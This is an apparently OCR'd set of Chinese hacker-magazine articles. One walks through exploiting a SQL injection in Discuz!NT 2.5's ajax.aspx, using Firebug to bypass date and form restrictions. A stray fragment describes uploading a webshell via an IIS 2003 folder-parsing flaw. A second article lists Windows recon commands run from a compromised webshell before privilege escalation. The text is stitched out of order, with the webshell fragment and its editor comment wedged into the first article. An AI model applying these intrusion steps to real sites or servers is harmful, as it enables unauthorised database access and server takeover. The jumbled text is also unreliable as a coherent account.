Firebug如同一把精巧的瑞士军刀，从各个不同的角度剖析Web页面内部的细节层面，给Web开发者带来很大的便利。这是一款让人爱不释手的插件，如果你以前没有接触过它，也许在阅读本文之后，会有一试的欲望。更多介绍请到**http://www.ooso.net/index.php/archives/294**浏览。

Firebug本来就是一个开发用的工具，怎样用于入侵检测呢？哈哈……不急，下面将会讲到，这里先来说一下Discuz!NT的0day。

自从介绍了“Discuz!NT较弱智的SQL注入漏洞”后，网上有不少文章和教程涌现，Discuz!NT也很快修复了漏洞，还对程序做了很大的修改。这个漏洞的成因是因为Discuz!NT存在对小部分SQL语句还是采用的传统写法，因此还有些地方存在SQL注入的可能性。

一、下面先来分析一下漏洞

漏洞版本：Discuz!NT 2.5正式版

漏洞文件：Tools/ajax.aspx

漏洞主要函数：AddCommentDebates();

漏洞分析：

```
private void AddCommentDebates()
        {
            string message = DNTRequest.GetString("commentdebates");
            int tid = DNTRequest.GetInt("tid", 0);
            StringBuilder xmlnode = IsValidDebates(tid, message);
            if (!xmlnode.ToString().Contains("<error>"))
            {
    xmlnode.Append("<message>" + message + "</message>");
    Debates.CommentDabetas(tid, Utils.HtmlEncode(ForumUtils.BanWordFilter(message)));
            }
            ResponseXML(xmlnode);
        }
    public void AddCommentDabetas(int tid, int tableid, string commentmsg)
        {
            DbParameter[] parms = {
    DbHelper.MakeInParam("@tid", (DbType)SqlDbType.Int, 4, tid)
                                  };
    string selectsql = string.Format("SELECT [MESSAGE] FROM {0}posts{1} where [tid]=@tid and [layer]=0", BaseConfigs.GetTablePrefix, tableid);
    string message = DbHelper.ExecuteScalarToStr(CommandType.Text, selectsql, parms);
            string updatesql = string.Format("UPDATE {0}posts{1} SET [MESSAGE]='{2}' where [tid]=@tid and [layer]=0", BaseConfigs.GetTablePrefix, tableid, message + commentmsg);
    DbHelper.ExecuteNonQuery(CommandType.Text, updatesql, parms);
        }
```

可以看出参数message只经过html编码等过滤就进入SQL查询，这就造成了SQL注入漏洞。

二、漏洞利用过程

这个漏洞比较难发现，所以利用起来也是比较麻烦。先来说一下这个函数的作用，它是用于“点评辩论”的，所以这个漏洞要利用，就得需要实现两个条件：**1、能发起新辩论；2、要等到“结束时间”后才能操作。**




图1

那么这个漏洞与小工具Firebug有什么关系呢？发起新辩论的时候，有个“结束时间”，但这个“结束时间”默认至少要一个星期，如图1。

前面的日期是不能选择的，那么我们发表后，真的要等一个星期后才能利用吗？答案当然是否定的。有人一定会想到，把网页另存到本地，修改后再提交。但Discuz!NT有防止外部提交的功能。其代码如下：

```
    if (!ispost || ForumUtils.IsCrossSitePost())
      {
        xmlnode.Append("<error>您的请求来路不正确，无法提交。如果您安装了某种默认屏蔽来路信息的个人防火墙软件(如 Norton Internet Security)，请设置其不要禁止来路信息后再试。</error>");
                return xmlnode;
      }
```




图2

这时你会想到，用NC提交不就行了么？不错，NC确实可行，但如果发贴需要验证码，或者论坛防止重复提交，那么NC就很难利用了。于是，我介绍的小工具就派上用场了，利用Firebug直接可以修改日期，如图2。

修改好时间然后提交就行了，因此，Firebug的用处就是可以直接修改本网页内容，使入侵检测更加方便。下面用图片演示一下整个漏洞的利用过程。

合上传”-“动网上传”，填上上传地址和cookie值，点击“上传”，然后就提示上传成功了，如图7。

我们来访问一下网马，在URL里提交**http://xxx.com/vipcom/3.asp/1018587885.gif**，如图8，一句话木马成功上传到服务器了。接下来，大家就可以上传大马了。

渗透到此结束！这次渗透还是因为程序对用户提交的值没有过滤，导致出现了安全漏洞，可能写程序的人没有想到2003文件夹漏洞会给程序带来这么大的危害吧。

文章中的工具和相关资料我会打包提供到光盘中，有什么不明白的地方可以到“黑客手册”论坛给我留言，我的ID号是rabbitsafe。

编辑点评：

这篇文章也是用了一个2003解析IIS的老漏洞，本来我不想发表的，但是看到作者提到了如何绕过程序过滤建x.asp文件夹的方法，是一个闪光点，所以发布给读者，呵呵。




图 3






图 4

1、首先发起一个新辩论，利用Firebug工具把“结束时间”改为当前日期（重要），如图3、图4。


图 5

2、用Firebug找到发表点评的对话框，并去掉display: none，如图5、图6。


图 6

3、在框内写入要执行的SQL语句，然后点提交，如图7、图8。




图 7

4、从这里登录admin用户，看看语句是否被执行了，如图9。

这里还要提出Discuz!NT的一个BUG，请看js代码：

```
function commentdebates(tid, messageid)
{
_sendRequest('tools/ajax.aspx?t=addcommentdebates', commentdebate_callback, true, 'commentdebates='+ '[area=点评内容]' + $('commentdebatesmsg').value + '[/area]&tid='+tid);
}
```

Commentdebatesmsg与发表评论的对话框ID是不一样的，如图10。

由于漏洞发现比较早，现在的代码可能是因为升级时改变了，造成了不能发表点评。但我们可以用Firebug直接更改为commentdebatesmsg，这样就不会出现JS错误，并能成功提交，如图11。







图 8

三、小工具利用总结

Firebug的好处就是可以直接更改提交，找出隐藏的表单项，使难以利用的漏洞利用起来更加方便。Firebug也是一个找漏洞的好工具，通过它可以直接更改网页数据，调试错误等。有了它，你也许就再也不用使用抓包和NC提交等步骤了。


图 9


图 10


图 11

编辑点评：

赏心悦目的一篇文章，有漏洞的分析细节、利用过程，并且结合了这个漏洞介绍了Firebug的HACK妙用。整篇文章行文清楚，相信读者读后会有迫不及待一试的欲望。另外，Firebug不仅有本文介绍的作用，还有一个功能可以用在XSS过滤上。像百度的BLOG用的是所见即所得的js编辑器，我们可以用它把HTML源码转换回来再提交，这样绕过百度的一些过滤。

小谈WIN系统Hacking中提权前的小命令

■ NP(NetPatch)

从本文你可以了解系统命令的一些小细节

今天就给大家谈谈我在Hacking中用到的一些小命令吧，算是经验之谈了。

由于很多服务器的WIN系统都是采用2K3（即WINDOWS 2003），所以今天的话题主要围绕2K3来谈。我们拿到一个低权限的WEBSHELL后，一般都是先探测服务器内部信息，以找到可以提权的条件或桥梁（当然，也有一些WEBSHELL连接上去就直接是管理员权限，甚至是SYSTEM权限，这个已经不在今天话题的讨论范围了）。

因为不知道大家是如何探测目标服务器的总体环境的，所以我这就全当讲给新手朋友听的，老鸟略过。什么叫服务器的总体环境呢？例如：目标服务器开启的端口、进程、系统服务，安装了哪些程序，系统安全的大体设置等。我们谈的探测，基本上都是建立在可以执行基本命令的WEBSHELL上的（主题本来就是提权前的小命令嘛，咱不能跑题啊^_^）。

一、首先，探测端口

我们一般使用的命令是**netstat -an**，在微软推出WINXP以后，就加强了此命令，以下是参数及解释。

-b　显示包含于创建每个连接或监听端口的可执行组件。在某些情况下已知可执行组件拥有多个独立组件，并且在这些情况下包含于创建连接或监听端口的组件序列被显示。注意：使用此选项执行命令时可能需要很长时间，如果没有足够权限可能会失败。
-o　显示与每个连接相关的所属进程ID。
-v　与-b选项一起使用时，将显示包含于为所有可执行组件创建连接或监听端口的组件。

在2K3服务器中使用netstat命令加上这些参数后，我们可

```
Command Prompt

d:\>netstat -anb

Active Connections
                                                                相对应进程的PID
  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1164
  c:\windows\system32\WS2_32.dll
  C:\WINDOWS\system32\RPCRT4.dll
  c:\windows\system32\rpcss.dll
  C:\WINDOWS\system32\svchost.exe
  C:\WINDOWS\system32\ADVAPI32.dll
  [svchost.exe]
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  [System]
  TCP    127.0.0.1:1030         0.0.0.0:0              LISTENING       1664
  [alg.exe]
  TCP    172.16.150.1:139       0.0.0.0:0              LISTENING       4
  [System]
  TCP    172.16.239.1:139       0.0.0.0:0              LISTENING       4
  [System]
  TCP    192.168.8.100:139      0.0.0.0:0              LISTENING       4
  [System]
  TCP    192.168.8.100:1177     125.56.146.52:80       CLOSE_WAIT      1304
  [vmware.exe]
  TCP    192.168.8.100:1242     220.181.43.123:80      CLOSE_WAIT      3756
```

图 1

```
Command Prompt
d:\>netstat -ano
Active Connections
  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1164
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:1030         0.0.0.0:0              LISTENING       1664
  TCP    172.16.150.1:139       0.0.0.0:0              LISTENING       4
  TCP    172.16.239.1:139       0.0.0.0:0              LISTENING       4
  TCP    192.168.8.100:139      0.0.0.0:0              LISTENING       4
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    900
  UDP    0.0.0.0:1025           *:*                                    1608
  UDP    0.0.0.0:4500           *:*                                    900
  UDP    0.0.0.0:5354           *:*                                    1608
  UDP    0.0.0.0:5357           *:*                                    1608
```

图 2

以在服务器上获得更多的信息，比如端口所对应的进程名和进程PID、其调用的组件以及相对系统路径等。执行命令**netstat -anb**的结果如图1所示，执行命令**netstat -ano**的结果如图2所示。

我们一般为了能获得更详细的信息，都会用**netstat -anvb**这种命令参数来执行，这时，你看到的信息包括进程名、相对应的进程PID、端口所用的协议、调用的可执行组件、相对的组件和第三方进程的系统路径。

二、其次，进程信息的获取

```
路径: c:\docume~1\alluse~1\docume~1\cmd.exe          使用WScriptShell
命令/参数: tasklist/svc                                运行
注：请只在这里执行单步程序(程序执行开始到结束不需要人工干预)，不然本程序会无法正常工
spoolsv.exe                     944 Spooler
msdtc.exe                      1004 MSDTC
mscorsvw.exe                   1096 clr_optimization_v2.0.50727_32
svchost.exe                    1124 ERSvc
inetinfo.exe                   1184 IISADMIN
sqlservr.exe                   1252 MSSQLSERVER
svchost.exe                    1296 RemoteRegistry
winvnc4.exe                    3176 WinVNC4
ServUTray.exe                  3404 暂缺
ServUAdmin.exe                 3416 暂缺
ServUDaemon.exe                1763 Serv-U
cmd.exe                        1804 暂缺
```

图 3

```
路径: c:\docume~1\alluse~1\docume~1\cmd.exe          使用WScriptShell
命令/参数: type c:\windows\temp\list.txt                运行
注：请只在这里执行单步程序(程序执行开始到结束不需要人工干预)，不然本程序会无法正常工作，并且在服务器生
svchost.exe         不可用   1296   8   不可用   不可用   2008-10-14 10:12   不可
mmc.exe   不可用    2260    9   不可用   不可用   2008-10-14 10:33   不可用   不可
w3wp.exe  c:\windows\system32\inetsrv\w3wp.exe 2836   5   200   1330   200
          2008-8-3 14:57
mscorsvw.exe        不可用   3604   6   不可用   不可用   2008-10-14 11:08   不可
wmiprvse.exe        c:\windows\system32\wbem\wmiprvse.exe   3476   8   200
(207,872 字节)      2008-8-3 14:04
cmd.exe   c:\docume~1\alluse~1\docume~1\cmd.exe   3524   5   200   135
msinfo32.exe        c:\program files\common files\microsoft shared\msinfo\msinfo32.exe
(srv03_sp2_rtm.070216-1710) 41.50 KB (42,496 字节)    2008-8-3 14:06
```

图 4

tasklist /svc 命令可以获取每个进程中主持的服务，如图3所示。

这个命令应该大部分的安全技术爱好者都会使用，我们再来了解一个命令，请看：**start /wait msinfo32.exe /report c:\windows\temp\list.txt /categories swenv+SWEnvRunningTasks**，运行结果如图4所示。

msinfo32.exe是什么呢？记得LCX大哥介绍过相关的信息（《黑客手册》2008年1月刊上："我在入侵过程中注意到的细节（一）"），此程序可以显示计算机中的有关系统信息，可用其诊断、解决计算机问题并查看远程系统所生成的系统报告。

此程序的命令行用法可以获得更详细的进程信息，当然，此命令在低权限的WEBSHELL下只能看其所拥有权限相关的进程信息，不过获取的信息比Tasklist要详细很多。

三、再次，系统服务信息的获取

由于2K3默认设置限制了WEBSHELL查看"系统服务信息"，所以我们需要配合SC命令来获取需要的系统服务相关信息！首先，我们可以用**net start**来获得已经运行的服务，如图5所示。

```
命令提示符
C:\>net start
已经启动以下 Windows 服务:

   .NET Runtime Optimization Service v2.0.50727_X86
   Application Experience Lookup Service
   Automatic Updates
   COM+ Event System
   COM+ System Application
   Computer Browser
   Cryptographic Services
   DCOM Server Process Launcher
   DHCP Client
   Distributed Link Tracking Client
   Distributed Transaction Coordinator
   DNS Client
   Error Reporting Service
   Event Log
   Help and Support
   HTTP SSL
   IIS Admin Service
   IPSEC Services
   Logical Disk Manager
   Network Connections
   Network Location Awareness (NLA)
   NT LM Security Support Provider
   Plug and Play
   Print Spooler
   Protected Storage
   Remote Procedure Call (RPC)
   Remote Registry
   Secondary Logon
   Security Accounts Manager
```

图5

通过Task list和net start命令获得了相关服务后，我们就要开始找自己感兴趣的服务了。例如，我们要找SERV-U服务相关的信息，可以用以下命令来获取。

```
sc qc "Serv-U FTP Server"
sc query "Serv-U FTP Server"
```

```
命令提示符
C:\>sc qc "Serv-U FTP Server"
[SC] OpenService 失败 1060:
指定的服务未安装。
C:\>sc query "Serv-U FTP Server"
[SC] EnumQueryServicesStatus:OpenService 失败 1060:
指定的服务未安装。
C:\>
```

图 6

由于我们从net start命令中获取的系统服务信息显示的是系统服务的"显示名称"，而sc的qc参数和query参数都没有办法直接从系统服务的"显示名称"获得信息，如图6所示，于是我们需要使用sc的getkeyname参数。

```
命令提示符

C:\>sc getkeyname "Serv-U FTP Server"
[SC] GetServiceKeyName 成功
